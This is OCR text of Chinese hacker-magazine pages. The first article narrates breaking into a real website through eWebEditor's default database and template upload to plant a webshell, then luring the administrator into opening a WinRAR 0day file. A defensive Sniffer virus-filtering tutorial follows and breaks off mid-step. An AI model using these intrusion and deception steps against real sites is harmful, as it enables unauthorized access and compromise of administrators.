作者在入侵过程中走了很多弯路，这个弯路之一是对工具的了解不够深刻，像是对海阳顶端asp木马，对里边的adodb.stream和数据库功能视而不见；弯路之一又带来弯路之二，命令回显写入了网站里的txt文档，非要用自己写的asp去查看，用IE查看也是可以的。其实，掌握黑客工具足够多，对手头上每个工具了解的足够深，这也绝对是一个顶尖的可怕的入侵高手（不过不能算黑客高手了），哪怕他丝毫不懂的编程。作者写的代码我看了一下，读文件函数里有一两句与我当年写的几乎是一模一样，连url都是用的同一变量，不过哪时我还是抄别人代码的阶段，很怀念青春呀。



站在他人肩膀上入侵——ewebedit另类的入侵


图 雕牌／杜华军[rooktit]

今天在群里和朋友瞎侃，一朋友发来一网站，上面被挂了马，说是拿不下。我是强烈鄙视挂马的人，既然此站被挂了马，那网站必定存在漏洞。经过1个小时的奋战终于把此站拿下了，我把拿这站比较新颖的一条思路写出来给大家一起分享一下。

一、初探碰壁

刚进主站，就得到浏览器地址信息，如图1所示。相信小黑都认识了，这是ewebedit在线编辑器。登录页面是默认的eweb/admin_login.asp，运气真好，不过默认admin密码错误。换个思路看看，我再进行注入，找到几个注入点，可以注入，但是里面太多表，工具死了几次，真是失败。难道真要旁注，旁注比较累。忽然想起ewebedit的默认数据库，很多站长都没有改默认数据库的习惯。呵呵，RP真好，eweb/db/ewebeditor.mdb，如图2所示。马上用明小子查看数据库，管理员密码在ewebeditor_system中，拿到md5。又是一次打击，居然没查到。



图1



图2

二、峰回路转

正在想旁注的时候，又一次点到了那个数据库功能，心情不爽，在表里面翻弄起来。忽然看到一串字符，如图3所示。

这只怕是之前那个挂马的人留下的吧。既然模版还在，那就一定可以利用。马上本地架设一套相同程序进行分析调用模版的过程和条件。从数据库里看来，模版的名称叫做standard1，应该是拷贝的standard模版。我们照他的思路，自己拷贝一次再找出调用代码就可以找到这个模版了。先看standard1这个模版的调用代码，直接点“预览”选项后面的“代码”选项（如图4）。代码如下：


图3



图4


```
<IFRAME ID="eWebEditor1" SRC="ewebeditor.asp?id=XXX&style=standard" FRAMEBORDER="0" SCROLLING="no" WIDTH="550" HEIGHT="350"></IFRAME>
```

再点拷贝这个。拷贝成功后在最下面可以找到standard1，直接看代码：

```
<IFRAME ID="eWebEditor1" SRC="ewebeditor.asp?id=XXX&style=standard1" FRAMEBORDER="0" SCROLLING="no" WIDTH="550" HEIGHT="350"></IFRAME>
```


比较一下就这里不同，style为standard1了。地址得到了ewebeditor.asp?id=XXX&style=standard1。直接把url放在目标网站测试看看，如图5所示。cool，思路完全对！选择图片上传，因为asa对应数据库的S_ImageExt字段。现在传马，先按下左下角的设计选项。这样才可以编辑东西。再选上传图片（如图6），我们直接传个asa后缀的马上去，入侵成功。


图5


图6

三、新思路提权

前一阵子，教主给了个0day给我，其实就是那winrar的溢出，今天看这站的时候发现提权有点困难，还好是自己的服务器，并且winrar的版本是3.51（如图7），正好派上用场了。先做个下载者的免杀，再用Winrar3.6 0day汉化版本生成一个（如图8）。怎样让管理员来点这个文件呢？呵呵，教大家一招简单的，先把主页挂掉，再在里面写上“管理员，请不要在web目录放rar文件”，管理员一般就会中招了。


图7




图8

四、总结

最后说一件让我吐血的事，后来等我文章写完的时候，职业色狼在QQ上发来两个字“大傻”，原来md5值居然在cmd5.com破解出来（如图9）。谨记教训，以后大家拿到md5散列时千万不要只在一个站上跑，相信科学。各位小菜有什么问题可以到教主的bbs找我。http://bbs.rootkit.com.cn/bbs/?u=910，我的ID是雕牌。




图9

编辑点评：

哎，这位雕牌作者，写文章不是在bbs上发贴子，文章太简约了，我看比随手在论坛上发贴子只是多了几张图而已。利用前人入侵的痕迹，找到了利用方法，思路是新颖一点。不过rar的0day你没有提供，读者会不爽吧。不过新思路提权，这个不太同意，如果我是管理员，得知主页被入侵肯定不会点你提示的rar文件，有点此地无银三百两的味道。



■ Dbox

现今国内的电脑病毒所用技术是越来越新，越来越快了，已经完全和国际接轨，甚至超越，不过对付病毒的方法却没有变，只要掌握了方法，相信在"先进"的病毒都一样KILL。

>另类主动防毒：Sniffer的病毒过滤

从本文您可以学到：

使用 Sniffer Portable 设置过滤器拦截病毒

内网病毒防护系统是一个多层次的保护机制，既包括病毒安全策略；又包括防病毒、病毒入侵防护等多种产品的解决方案。传统情况下，我们会采用病毒防火墙、杀毒软件、IDS 等设备或软件来完成。主要是防御直接的可疑病毒，但是面对 vXER 水平的不断提高，以及内部因操作以及设置而存在的安全隐患等混合威胁的不断发展。这种简单的病毒防护机制已经力不从心。

简单的来说，现在的防病毒设备在可能受到感染的计算机上或电子邮件附件中进行扫描，等到病毒或蠕虫发作时才能做出反应。这种方式显然非常被动，不适合在复杂的网络环境中。举个例子：若内网发生大面积爆发冲击波病毒或 ARP 病毒情况，而内网用户非常多，一一的查毒以及采用 C/S 模式的查毒非常的烦琐。而且现在的病毒很多带有 ARP 欺骗或劫持功能，一旦某一台机器中毒后，它会不断欺骗内网的主机，进行广播包大面积发送以及感染。这时就需要将这台中毒的机器找出来，该怎么找呢？此时杀毒软件对此无能无力，非常的被动。那么怎么样才能化被动为主动呢，也就该本文的正式开始。

本文将从协议分析的角度阐述一些关于主动防毒的观念和措施。

提到协议分析，大家可能都知道一些常见的协议分析软件，例如 Sniffer Portable、WildPackets OmniPeek、Ethereal 等，它们能对内网传输的协议数据进行透彻的分析，当然也不排除网络病毒的数据传输。而这里我们就要应用它们对于病毒传播的透彻分析功能来将病毒防范化被动为主动。

病毒传输分析

在进行利用协议分析软件将病毒防范化被动为主动之前，我们来看看协议分析软件对病毒传输的分析，好给后面的操作打好基础。这里我以一个比较经典的网络病毒来进行协议分析：威金病毒。用到的协议软件是 Sniffer portable，它一直是我的最爱，除了使用 JAVA 组件比较占用内存外，它几乎是个非常全能的工具。

环境： Sniffer Portable，10/100M 交换机 LAN（无划分 VLAN），其中一台主机已经感染威金病毒（并不知道是哪台主机）。

步骤 1：

首先在交换机上设置端口镜像，这样做的目的是使用 Sniffer 后可以抓取所有网的通讯，如果不在交换机上做端口镜像，那么 Sniffer 只能抓取与本机通讯的全部数据。设置完后，打开 Sniffer，按 F10 键，开始监控内网所有数据的通讯。

小知识： 有些交换机或者路由器提供了端口镜像的功能（又称 Port Mirror，Port Span），端口镜像可以通过设置指定一个口为监控口来接收其它端口的通讯数据包。为了监控的需要，有必要在交换机或路由器上进行端口镜像设置。通俗的来说：就是可以将交换机的一个或几个端口的数据包复制到一个指定的端口，协议分析仪可以接到镜像端口接受数据，如图 1 所示。不同的交换机设置操作不一样，可以根据自己的实际情况来查说明书，操作非常简单。




图 1　设置端口镜象

步骤 2：

威金病毒的特征是不停的发包进行内网探测以及通过共享来传送运行病毒。所以 Sniffer 在短时间内可以得到大量的抓包，按 F9 停止抓包后开始分析。在几分钟内大概抓了包含威金病毒通讯以及内网其它协议通讯的包大概 1000 多个。由于里面数据混杂，并不是单一的威金病毒传染信息包，所以得仔细查看下。经过一番查看总结后，可以看到此次抓包中的结果中有 2 个明显特点：**WINS** 广播包和 **CIFS/SMB** 协议包居多，如图 2、图 3 所示。**WINS** 和 **CIFS/SMB** 的用处相信大家也有所了解，前者是探测主机名和得到主机响应的协议，后者是公用因特网文件系统/主机讯息区协议，跟文件共享有关。




图 2　CIFS/SMB 协议包




图 3　WINS 广播包

可以看到这条被高亮标记的包，一台名为 ADA 的机器正在向广播地址 192.168.0.255 大量发送 WINS 查询。另外一个是 ADA 的机器正在与 192.168.0.86 这台机器建立多次的 **CIFS/SMB** 协议的连接。查看 **CIFS/SMB** 协议的连接的具体信息的 ASCII 码，可以看到它利用 IPC$ 共享正在多次尝试与目标主机建立 IPC$ 管道连接，如图 4 所示。关于 IPC$ 连接共享的入侵，相信大家都非常熟悉了吧！

这步可以初步判定 ADA 这台机器存在威金病毒。

步骤3：

进一步查看包，看到这一句，如图5所示，192.168.0.122与ADA机器建立了IPC$连接，从其中的SMB协议中的NT status code这个字段的值：STATUS_SUCCESS看出，显然中病毒的ADA成功通过IPC$口令与弱口令的主机192.168.0.12建立了连接。再继续看病毒的传播操作。

步骤4：

看下面2包，如图6所示，威金病毒开始通过共享对主机192.168.0.12的系统目录查找，查看是否存在病毒文件logo1_.exe，如果收到不存在的答复，那么就向目标主机传送logo1_.exe。此时，病毒完成了从查询到传送病毒的全过程。

上面的分析过程中，大家可以看到一个病毒传播的总过程，其无非就是利用探测＋共享的方式进行传播。如果你有兴趣的话，可以对其它网络传播的病毒进行分析，发现它们感染的方式无非大同小异。

注： *威金病毒在传播感染的过程中，还复制了其他一些文件，我这里就不多做叙述了。*

分析并理解完后，下面的篇幅开始讲解如何利用Sniffer来建立主动的病毒防御系统。那么如何建立呢？首先大家注意到病毒传播时的关键字吗？例如威金病毒，它传播时的一些特征码是Logo1_.exe，冲击波病毒传播的特征码是msblast.exe。对！就是利用这些关键字，让Sniffer自动分析过滤，一旦发现异常流量，就表示有病毒在感染传播。从而化被动为主动，使其成为病毒首先要通过的闸关！那么怎么样实现病毒关键字的过滤和预警呢？答案是：过滤器！几乎每个Sniffer软件都有过滤器功能，我们可以通过使用事先设置好的过滤器，将Sniffer放置在网络中进行抓包，从而有效的对网络病毒情况做一个主动预警。

小知识： *我们可以从两个渠道得到病毒特征，一种是已知病毒的话，那么在杀毒软件的网站上查看此病毒的特性，就可以找到，如图7所示。第二种是未知病毒的话，那么通过Sniffer抓包自己分析得到，相对来说比较复杂。*

病毒过滤器建立

这里我们以威金病毒为例，讲解下如何建立过滤器。单击工具栏中的“捕获”→“定义过滤器”，打开“定义过滤器”对话框，它主要分为以下几个选项卡：

摘要：显示当前所筛选的设置、缓冲区大小和缓冲区操作。

地址：可根据MAC、IP及IPX的地址来设置筛选。

数据模式：根据数据模式进行筛选，基本上就是根据关键字来进行筛选，进行过滤器的主要设置还在这项。

高级：可以选择协议、数据包大小、错误类型来设置筛选。

缓冲区：设置捕获缓冲区选项，默认即可。如果要长时间抓包，就必须设置这里。

大致介绍了下过滤器的功能，开始来定义关于威金病毒过滤器。

步骤1：

打开“定义过滤器”对话框，单击“配置文件”→“新建”，输入新定义的过滤器名称：ViKing，完成。

步骤2：

切换到数据模式标签下，单击“增加模式”，在出现的编

